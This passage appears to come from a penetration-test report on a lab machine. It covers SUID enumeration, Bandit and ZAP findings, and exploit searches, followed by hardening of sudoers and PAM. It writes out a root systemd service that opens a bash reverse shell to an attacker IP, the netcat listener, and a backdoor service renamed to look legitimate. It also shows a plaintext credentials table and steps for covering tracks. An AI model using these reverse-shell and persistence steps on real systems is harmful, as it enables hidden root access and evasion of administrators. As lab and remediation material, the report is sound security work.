svc@vulnlab:~$find / -type f \( -perm -4000 -o -perm -2000 \) -user root -group
root -printf "%M\t%p\t\t\t\tUser: %u, Group: %g\n" 2>/dev/null

-rwsr-xr-x      /snap/core20/2015/usr/bin/chfn                        User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/chsh                        User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/gpasswd                     User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/mount                       User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/newgrp                      User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/passwd                      User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/su                          User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/sudo                        User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/bin/umount                      User: root, Group: root
-rwsr-xr-x      /snap/core20/2015/usr/lib/openssh/ssh-keysign         User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/chfn                        User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/chsh                        User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/gpasswd                     User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/mount                       User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/newgrp                      User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/passwd                      User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/su                          User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/sudo                        User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/bin/umount                      User: root, Group: root
-rwsr-xr-x      /snap/core20/1974/usr/lib/openssh/ssh-keysign         User: root, Group: root
-rwsr-xr-x      /snap/snapd/20290/usr/lib/snapd/snap-confine          User: root, Group: root
-rwsr-xr-x      /snap/snapd/19457/usr/lib/snapd/snap-confine          User: root, Group: root
-rwsr-xr-x      /usr/libexec/polkit-agent-helper-1                    User: root, Group: root
-rwsr-xr-x      /usr/bin/newgrp                                       User: root, Group: root
-rwsr-xr-x      /usr/bin/sudo                                         User: root, Group: root
-rwsr-xr-x      /usr/bin/passwd                                       User: root, Group: root
-rwsr-xr-x      /usr/bin/umount                                       User: root, Group: root
-rwsr-xr-x      /usr/bin/chsh                                         User: root, Group: root
-rwsr-xr-x      /usr/bin/fusermount3                                  User: root, Group: root
-rwsr-xr-x      /usr/bin/gpasswd                                      User: root, Group: root
-rwsr-xr-x      /usr/bin/chfn                                         User: root, Group: root
-rwsr-xr-x      /usr/bin/pkexec                                       User: root, Group: root
-rwsr-xr-x      /usr/bin/su                                           User: root, Group: root
-rwsr-xr-x      /usr/bin/mount                                        User: root, Group: root
-rwsr-xr-x      /usr/lib/openssh/ssh-keysign                          User: root, Group: root
-rwsr-xr-x      /usr/lib/snapd/snap-confine                           User: root, Group: root
```

*Listing 3 – find output.*

The presence of the SUID bit on an executable file allows the user executing that file to temporarily acquire the privileges of the file's owner, which is root in this case. This feature is used to allow users to perform specific operations that would normally require elevated privileges. However, it's crucial that only files that absolutely need these privileges have them, as they can be exploited to gain unauthorized access or escalate to root privileges. Analysing the output of the find command, most of the files are common system tools that typically require elevated privileges to work correctly.

Exploring the svc user directories after an initial analysis revealed several files, notably two Python applications **hello.py** and ***vulnerable-flask-app.py***, and a database ***test.db***.


- ***test.db*** appears to contain user credentials which, upon inspection, do not correspond to actual system users.



| username | password |
|---|---|
| test | test |
| erlik | $x&3de)GwWEljyhpsA |
| erlik | 12345 |
| erlik | f2Vbhj38qrS4018JDSKa |
| test | 12345 |
| test | $x&3de)GwWEljyhpsA |
| erlik | 66f2816ac6A! |

*Figure 9 - test.db content.*


- ***hello.py*** simple web application with two routes: the root ('/') which displays a static message, and '/hello' which accepts a 'name' parameter via a GET request and prints a personalized greeting.



```
Hello pippo
```

*Figure 10 - hello.py greetings with GET Request.*

- ***Vulnerable-flask-app.py*** contains various routes, each designed for different functions including user greetings, data retrieval, and logging activities. Certain routes are meant to fetch and expose sensitive information, potentially creating security concerns.




```
{"data":"[('test', 'test'), ('test', '12345'), ('test', '$x&3de)GwWEIjyhpsA')]"}
```

*Figure 11 - http://192.165.1.15:6081/user/test allows to see test.db content for a specific user, in this case **test.***

## Bandit Analysis


While exploring the system, the applications ***hello.py*** and ***vulnerable-flask-app.py*** were identified. To assess the security of the code, Bandit was used. Bandit is a static code analysis tool for Python that identifies potential security vulnerabilities. This process aims to detect and, in a later stage, correct any weaknesses in the code of the applications, helping to improve their resistance to attacks and ensuring greater overall robustness of the system.



```
Metrics:
Total lines of code: 16
Total lines skipped (#nosec): 0
```

*Figure 12 - hello.py Bandit analysis.*

The analysis of ***hello.py*** did not report any vulnerabilities (see Figure 12).



```
Metrics:
Total lines of code: 75
Total lines skipped (#nosec): 0

blacklist: Consider possible security implications associated with the subprocess module.
Test ID: B404
Severity: LOW
Confidence: HIGH
CWE: CWE-78
File: .\vulnerable-flask-app.py
Line number: 2
More info: https://bandit.readthedocs.io/en/1.7.7/blacklists/blacklist_imports.html#b404-import-subprocess

1       from flask import Flask,jsonify,render_template_string,request,Response,render_template
2       import subprocess
3       from werkzeug.datastructures import Headers

hardcoded_sql_expressions: Possible SQL injection vector through string-based query construction.
Test ID: B608
Severity: MEDIUM
Confidence: MEDIUM
CWE: CWE-89
File: .\vulnerable-flask-app.py
Line number: 17
More info: https://bandit.readthedocs.io/en/1.7.7/plugins/b608_hardcoded_sql_expressions.html

16          cur = con.cursor()
17          cur.execute("select * from test where username = '%s'" % name)
18          data = str(cur.fetchall())

subprocess_popen_with_shell_equals_true: subprocess call with shell=True identified, security issue.
Test ID: B602
Severity: HIGH
Confidence: HIGH
CWE: CWE-78
File: .\vulnerable-flask-app.py
Line number: 49
More info: https://bandit.readthedocs.io/en/1.7.7/plugins/b602_subprocess_popen_with_shell_equals_true.html

48              command="cat restapi.log"
49              data=subprocess.check_output(command,shell=True)
50              return data

hardcoded_bind_all_interfaces: Possible binding to all interfaces.
Test ID: B104
Severity: MEDIUM
Confidence: MEDIUM
CWE: CWE-605
File: .\vulnerable-flask-app.py
Line number: 89
More info: https://bandit.readthedocs.io/en/1.7.7/plugins/b104_hardcoded_bind_all_interfaces.html

88      if __name__ == '__main__':
89          app.run(host="0.0.0.0",port=8081)
```

*Figure 13 - vulnerable-flask-app.py Bandit analysis.*

The Bandit analysis report for **vulnerable-flask-app.py** revealed several security vulnerabilities:

- Low Severity: The use of the subprocess module, which can have security implications (CWE-78).
- Medium Severity: Potential SQL injection vulnerability due to string-based query construction (CWE-89).
- High Severity: A security issue identified with a subprocess call using shell=True (CWE-78).
- Medium Severity: Possible binding to all interfaces, which could be a security risk (CWE-605).

Despite the analysis of ***vulnerable-flask-app.py*** revealing several vulnerabilities, none appeared suitable for potential privilege escalation.

## ZAP Analysis


In the security analysis conducted with the ZAP tool, key concerns were identified in the web applications:

- Content Security Policy (CSP) Header Not Set: The server has not set a CSP header, which is important for preventing cross-site scripting (XSS) and data injection attacks.

- Missing Anti-Clickjacking Header: The server lacks headers that protect against user interface redress attacks, such as clickjacking.

- Server Leaks Version Information via 'Server' HTTP Response Header Field: The server is revealing its version information in the HTTP response, which could help attackers identify potential vulnerabilities.

- X-Content-Type-Options Header Missing: The server has not implemented this header to prevent MIME-type sniffing that could lead to security breaches.



```
Avvisi (4)
  Content Security Policy (CSP) Header Not Set (3)
  Missing Anti-clickjacking Header
  Server Leaks Version Information via "Server" HTTP Response Header Field (3)
  X-Content-Type-Options Header Missing
```

*Figure 14 - ZAP Analysis Result.*


## Search Exploit

The command **uname -a** was executed to gather information about the target system. This command displays all available system information, such as the kernel version, machine name, processor type, and other details. Understanding the exact version and type of the system helps in identifying known vulnerabilities.

```
svc@vulnlab:~$ uname -a
Linux vulnlab 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023
x86_64 x86_64 x86_64 GNU/Linux
```

*Listing 4 – uname -a output.*

After obtaining the system information with uname -a, the next step was to use **searchsploit**, which is a command-line search tool for Exploit Database. By inputting the details gathered from uname -a, searchsploit helps in finding exploits that match the target system's profile. The aim was to find some exploits that allowed us to perform privilege escalation in Vulnlab, so we used ***priv*** specification.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux 5.15 priv
----------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                 |  Path
----------------------------------------------------------------------------------------------- ---------------------------------
cPanel 5 < 9 - Local Privilege Escalation                                                      | linux/local/24141.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0  | linux/local/9479.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                     | linux/local/41886.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)                            | linux/local/50808.c
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)                                    | linux/local/47009.c
systemd (systemd-tmpfiles) < 236 - 'fs.protected_hardlinks=0' Local Privilege Escalation       | linux/local/43935.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation         | linux/local/41760.txt
----------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

*Figure 15 - searchsploit command output.*

Based on the output from searchsploit and the specific details of the target system:

- **cPanel 5 < 9 - Local Privilege Escalation**: This exploit is not applicable as there is no indication that cPanel is installed or in use on the target system.
- **Linux Kernel 2.4/2.6 (RedHat, Fedora Core, Whitebox, CentOS) - 'sock_sendpage()' Ring0**: This exploit targets older kernel versions (2.4 and 2.6) and specific Linux distributions (RedHat, Fedora Core, Whitebox, CentOS) which do not match the target system's kernel version (5.15.0-89-generic) or distribution (Ubuntu).
- **Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation**: This exploit is specific to Linux Kernel version 4.8.0 with UDEV versions less than 232. The target system is running a much newer kernel version, making this exploit irrelevant.
- **Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)**: This could potentially be relevant. However, the exploit's effectiveness would depend on whether the specific vulnerability (DirtyPipe) is present and unpatched in the target's kernel version.
- **OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation**: This exploit is specific to OpenSSH versions lower than 7.4. The target system's OpenSSH version was higher.
- **Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)**: This exploit is not applicable as the target system is using vsftpd (as indicated in the Nmap scan), not Serv-U FTP Server.
- **systemd (systemd-tmpfiles) < 236 - 'fs.protected_hardlinks=0' Local Privilege Escalation**: The target system is running systemd version 249, which is newer than the version affected by this exploit (less than 236).
- **Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation**: This exploit is not applicable as the target system is running a much newer version of Ubuntu.

# Privilege Escalation

In this chapter, we'll explain how the privilege escalation process was carried out, focusing specifically on two approaches: exploiting the **Dirty Pipe** vulnerability and leveraging privileges on **systemctl**.

## DirtyPipe

The Dirty Pipe vulnerability is a security flaw found in Linux kernels, specifically in versions between 5.8 and 5.16.11. It allows a non-privileged local user to perform a privilege escalation attack to gain root access to the system. However, it's important to note that despite the presence of this vulnerability, attempts to exploit it in this context were unsuccessful. The success of exploiting Dirty Pipe varies depending on the system's configuration and other factors, indicating that not all systems with the vulnerability are equally susceptible to the same exploit methods.

We specifically attempted to use exploits from the CVE-2022-0847 Dirty Pipe Exploits, without success.

## Leveraging Privileges on Systemctl

The **systemctl** command is used in Linux to manage and monitor the **systemd** system and service manager. Its primary functions include starting and stopping services, enabling or disabling them at boot, checking their status, and reloading or restarting them. It's a key tool for controlling the behaviour of system services and ensuring the proper functioning of a Linux system.

To leverage the root privileges, we proceeded to create a service within the *svc* user's home directory.

```
[Unit]
Service created for privilege escalation.

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.20/4444 0>&1'

[Install]
WantedBy=multi-user.target
```

*Listing 5 – root.service content.*

The service was designed to initiate a reverse shell on the target machine every time the service is started using **systemctl**. The service itself runs with root privileges. When the service is started, it executes a /bin/bash -c command, which in turn initiates an interactive Bash shell. This Bash shell is configured to establish a reverse network connection to a previously specified IP address and port, in our case, Kali's port 4444. Once initiated, the reverse shell grants the attacker access to the system with root privileges. This allows the attacker to execute commands with full control over the system.


Once the service was created, we started the listener on Kali to get the root shell with the command:

```
kali@kali:~$ nc -lvnp 4444
```

We then enabled and started the service, with the following commands:

```
svc@vulnlab:~$ sudo /usr/bin/systemctl enable /home/svc/root.service
svc@vulnlab:~$ sudo /usr/bin/systemctl start root
```

- **enable** is used to set up a service so that it starts automatically when the system starts up. This ensures that the service is always ready without needing manual start.
- **start** is used to begin the immediate execution of a service, regardless of its previous state. This command starts the service without waiting for the next system startup, making sure the service runs right away.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.95] 50684
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnlab:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vulnlab:/# whoami
whoami
root
root@vulnlab:/# ls
ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
```

*Figure 16 - Reverse Shell with root privileges.*

Once the service started, as shown in Figure 16, we had complete access to a bash shell as root.

# Post Privilege Escalation

After successfully escalating privileges, it was important to make sure we could maintain access to Vulnlab while keeping a low profile to avoid detection. This chapter will explain the methods used for achieving our aim.

## Create a new user

By using the reverse shell, we created a user with root privileges, allowing us full access to the system. This action gave us complete control over the system, making it easier and more efficient to manipulate system files.

To create the user, we executed the following commands:

```
root@vulnlab:/# adduser utente
root@vulnlab:/# usermod -aG sudo utente
```

Moreover, using a new user account and the command in *Listing 6* allowed us to run commands with full system privileges, removing the need to keep listening on port 4444.

```
utente@vulnlab:~$ sudo -s

[sudo] password for utente:
root@vulnlab:/home/utente#
```

*Listing 6 – sudo -s command.*


However, making changes to user accounts and lists of users with elevated privileges can be monitored to detect suspicious activity and reduce security threats. That's why we chose to use a less noticeable method.

## Mantaining Access and Covering Tracks

We then deleted the **root.service** file from the *svc* user's home directory. This was to make sure the user didn't notice any strange changes that could alert them to an attacker in the system.

```
root@vulnlab:/# rm /home/svc/root.service
```

After that, we set up a similar service, named **pm3-root.service**, in the **/etc/systemd/system** folder. Placing it in a common directory for system services and giving it a name like other existing files should make it harder for the system administrator to spot. We also modified this service by adding **Restart** and **RestartSec** parameters, allowing it to automatically restart every 2 seconds. This ensures that the access we have remains even if the system is restarted.


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
root@vulnlab: /
File Actions Edit View Help

```
  GNU nano 6.2                              /etc/systemd/system/pm3-root.service
[Unit]
This is an example service.

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.20/4444 0>&1'
Restart=always
RestartSec=2

[Install]
WantedBy=multi-user.target
```

*Figure 17 - pm3-root.service content.*

Even though this is a penetration test, it's still important to stay under the radar while maintaining access, trying to mimic what a real attacker might do.

It should be noted that the method chosen to establish the backdoor took advantage of the utilities already available on the web server, avoiding the necessity for extra installations. While there are more sophisticated ways to create backdoors, they often involve installing new modules or software not originally present on the web server. This approach was avoided to reduce the risk of detection, employing existing tools minimizes the left digital footprint. Moreover, using the server's native resources reduces the likelihood of compatibility issues, ensuring a more stable and reliable backdoor operation.

## System Hardening

Hardening a system is a key step to make computer security stronger and reduce the risk of attacks. Through hardening, we remove unsafe default settings and turn off services that are not needed, cutting down the chances for attackers to get in. This process not only guards against known hacking methods but also makes the system tougher against new, unknown attacks and sophisticated break-in techniques. Also, hardening involves checking and strengthening how people get access to the system and how strong their passwords are, which is vital to stop unauthorized access.

### Sudoers

Using the **visudo** command, we changed the **sudoers** file to take away the *svc* user's root privileges for the systemctl command. This is important for several reasons:

- **System Security**: Limiting access to sudo systemctl is a key security step. If someone who should not have this access gets it, they could disrupt or change important services, leading to security issues or the system not working right. This was actually how we got root privileges on the system.
- **Controlled Service Management**: It's critical to control who can start, stop, or restart system services to keep the system stable and safe.
- **Preventing Accidental Errors**: By restricting access to sudo systemctl, we can also prevent mistakes by less experienced users. Changing system service settings is complex and needs a deep understanding of the system's processes. By not allowing unqualified users to use these commands, we lower the chance of unexpected changes that could harm the system.

```
# Host alias specification
# User alias specification
# Cmnd alias specification
Cmnd_Alias CMD = /usr/bin/less, /usr/bin/more, /usr/bin/cat, /usr/bin/vi
# User privilege specification
root    ALL=(ALL:ALL) ALL
svc     ALL=(root) NOPASSWD: /usr/bin/systemctl
walter  ALL=(ALL:ALL) CMD
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "@include" directives:
@includedir /etc/sudoers.d
```

*Listing 7 – /etc/sudoers content.*

We made a change that removed the line *svc ALL=(root) NOPASSWD: /usr/bin/systemctl*, taking away the user's privileges on that command.

After a detailed analysis of the file, we noticed that the user **walter** could run commands on behalf of all users, including root, from the CMD list.

```
Cmnd_Alias CMD = /usr/bin/less, /usr/bin/more, /usr/bin/cat, /usr/bin/vi
walter  ALL=(ALL:ALL) CMD
```

*Listing 8 – /etc/sudoers content focusing on **walter**.*

We focused especially on the **vi** command because it can be used to change important configuration files or to run commands from within the editor, which might give the user more power than intended.

We don't know the specific job role of the user, so we couldn't tell if these privileges were necessary. We chose not to change them but recommended considering a possible modification in the future.

| Utente | UID | Gruppi |
|---|---|---|
| vincarlet | 1000 | vincarlet adm cdrom sudo dip plugdev lxd |
| svc | 1001 | svc ftpusers |
| agreco | 1002 | agreco |
| walter | 1003 | walter |

*Table 2 - Users Group Analysis*

The same thought goes for the user **vincarlet** who is part of the **sudo** group, as shown in *Table 2*.


## Enhancing Password Security with PAM

During previous phases, it was discovered that the *svc* account had its password stored in a file, posing a significant security risk. Files can be exposed to unauthorized access, leading to leakage or exfiltration attacks where sensitive credentials might be compromised. After decrypting the password, it appeared not to be particularly weak, but changing it seemed prudent due to its exposure to external users.

The need to change the password supported the decision to use PAM (Pluggable Authentication Modules) for managing authentication and enhancing system security. PAM provides a flexible architecture for authentication, allowing for the implementation of robust security policies and advanced protective measures.

The PAM module pam-pwquality was installed to enforce improved password security. This module offers advanced controls over password complexity, enabling the enforcement of stringent password policies such as minimum length, use of special characters, alphanumeric combinations, and avoidance of common or easily guessable passwords.


Customizing the *pwquality.conf* configuration file was a crucial step in implementing optimal security policies. Through this file, important parameters like minimum password complexity, the minimum number of special characters, upper- and lower-case letters, and more can be adjusted. It is essential to establish criteria that ensure password security while also avoiding overly strict requirements that could compromise practicality and usability for legitimate users.



```
# Configuration for systemwide password quality limits
# Defaults:
#
# Number of characters in the new password that must not be present in the
# old password.
 difok = 3
#
# Minimum acceptable size for the new password (plus one if
# credits are not disabled which is the default). (See pam_cracklib manual.)
# Cannot be set to lower value than 6.
 minlen = 8
#
# The maximum credit for having digits in the new password. If less than 0
# it is the minimum number of digits in the new password.
 dcredit = 1
#
# The maximum credit for having uppercase characters in the new password.
# If less than 0 it is the minimum number of uppercase characters in the new
# password.
 ucredit = 1
#
# The maximum credit for having lowercase characters in the new password.
# If less than 0 it is the minimum number of lowercase characters in the new
# password.
 lcredit = 1
#
# The maximum credit for having other characters in the new password.
# If less than 0 it is the minimum number of other characters in the new
# password.
 ocredit = 1
#
# The minimum number of required classes of characters for the new
# password (digits, uppercase, lowercase, others).
 minclass = 2
#
# The maximum number of allowed consecutive same characters in the new password.
# The check is disabled if the value is 0.
 maxrepeat = 3
#
# Whether to check if it contains the user name in some form.
# The check is enabled if the value is not 0.
 usercheck = 1
#
```

*Figure 18 - /etc/security/pwquality.conf content.*


Even though passwords can be secure, regularly changing passwords for accounts is a fundamental best practice to ensure ongoing system security. Passwords should be changed periodically according to a well-defined policy and should be randomly and complexly selected to minimize the risk of credential compromise. Changes to password validity duration policies were made by modifying the */etc/login.defs* file.



```
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   120
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
```

*Figure 19 - Modified /etc/logins.def.*

To protect system accounts from brute-force attacks, temporary lockout of access was configured using the **deny** and **unlock_time** directives. This measure is crucial to prevent repeated unauthorized access attempts, but its implementation requires careful and precise configuration. This was done by modifying the */etc/pam.d/login* file, after 6 denies account is locked for 3600 seconds.



```
#Prevent Brute Force Attack
deny= 6
unlock_time= 3600
```

